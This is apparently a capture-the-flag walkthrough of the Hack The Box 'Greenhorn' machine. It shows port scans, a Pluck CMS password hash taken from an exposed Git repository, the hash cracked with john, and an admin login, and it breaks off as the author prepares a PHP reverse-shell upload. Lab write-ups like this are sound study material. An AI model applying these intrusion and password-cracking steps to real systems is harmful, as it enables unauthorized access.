Greenhorn

By Praveen Kumar Sharma

IP of the machine for me is : 10.10.11.25

Lets try pinging :

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ ping 10.10.11.25 -c 5
PING 10.10.11.25 (10.10.11.25) 56(84) bytes of data.
64 bytes from 10.10.11.25: icmp_seq=1 ttl=63 time=83.7 ms
64 bytes from 10.10.11.25: icmp_seq=2 ttl=63 time=83.2 ms
64 bytes from 10.10.11.25: icmp_seq=3 ttl=63 time=85.1 ms
64 bytes from 10.10.11.25: icmp_seq=4 ttl=63 time=253 ms

--- 10.10.11.25 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4011ms
rtt min/avg/max/mdev = 83.208/126.281/253.139/73.244 ms
```

Machine is online!!

Port Scan :

We are gonna use nmap for this :

All port scan :

```
nmap -T5 -n -Pn -p- --min-rate=10000 10.10.11.25 -o allportscan.txt
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ nmap -T5 -n -Pn -p- --min-rate=10000 10.10.11.25 -o allportscan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 11:52 EDT
Warning: 10.10.11.25 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.25
Host is up (0.084s latency).
Not shown: 49676 filtered tcp ports (no-response), 15855 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
8888/tcp open  sun-answerbook
```

Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3000/tcp open ppp
8888/tcp open sun-answerbook

Deeper Scan :

```
nmap -sC -A -T5 -p 22,80,3000,8888 10.10.11.25 -o deeperscan.txt
```

```
PORT     STATE  SERVICE        VERSION
22/tcp   open   ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open   http           nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Welcome to GreenHorn ! - GreenHorn
|_Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_http-generator: pluck 4.7.18
|_http-trane-info: Problem with XML parsing of /evox/about
3000/tcp open   ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
```


Deeper scan

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;


```
protocol 2.0)
| ssh-hostkey:
| 256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_ 256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Welcome to GreenHorn ! - GreenHorn
|_Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_http-generator: pluck 4.7.18
|_http-trane-info: Problem with XML parsing of /evox/about
3000/tcp open ppp?
| fingerprint-strings:
| GenericLines, Help, RTSPRequest:
| HTTP/1.1 400 Bad Request
```

Web Application :

When going to 10.10.11.25 it redirect us to this




There is this admin button that goes to /login.php




so default password didnt work for me here


On the port 3000 we did see some http activity lets see whats on there



So going to Explore here



Looks like we have code for the website there



Lets see in login.php :

The most intresting thing to me is this

```
//If pluck is installed:
else {
    require_once 'data/settings/pass.php';

    //Check if we're already logged in. First, get the token.
    require_once 'data/settings/token.php';
```

Lets see the pass.php

GreenAdmin / GreenHorn

Watch 1

Code | Issues | Pull Requests | Packages | Projects | Releases | Wiki | Activity

main | GreenHorn / data / settings / pass.php

3 lines | 148 B | PHP

Raw | Permalink | Blame | H

```
1  <?php
2  $ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
3  ?>
```

Looks like we have a hash here

```
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163
```

Lets crack this using john

- Also this is sha512 this is in the login.php code

```
//Create hash from user-IP, for brute-force protection.
define('LOGIN_ATTEMPT_FILE', 'data/settings/loginattempt_'.hash('sha512', $_SERVER['REMOTE_ADDR']).'.php');
```


```
john --format=raw-sha512 --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ john --format=raw-sha512 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou1        (?)
1g 0:00:00:00 DONE (2024-07-30 12:20) 25.00g/s 76800p/s 76800c/s 76800C/s 123456..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Pluck password

iloveyou1


We got a password lets get in



We are able to login here

Gaining Access

We go here pages → manage files



Lets try to get a php reverse shell here


- Im using the php-reverse-shell.php from pentestmonkey


We change this to our port and IP

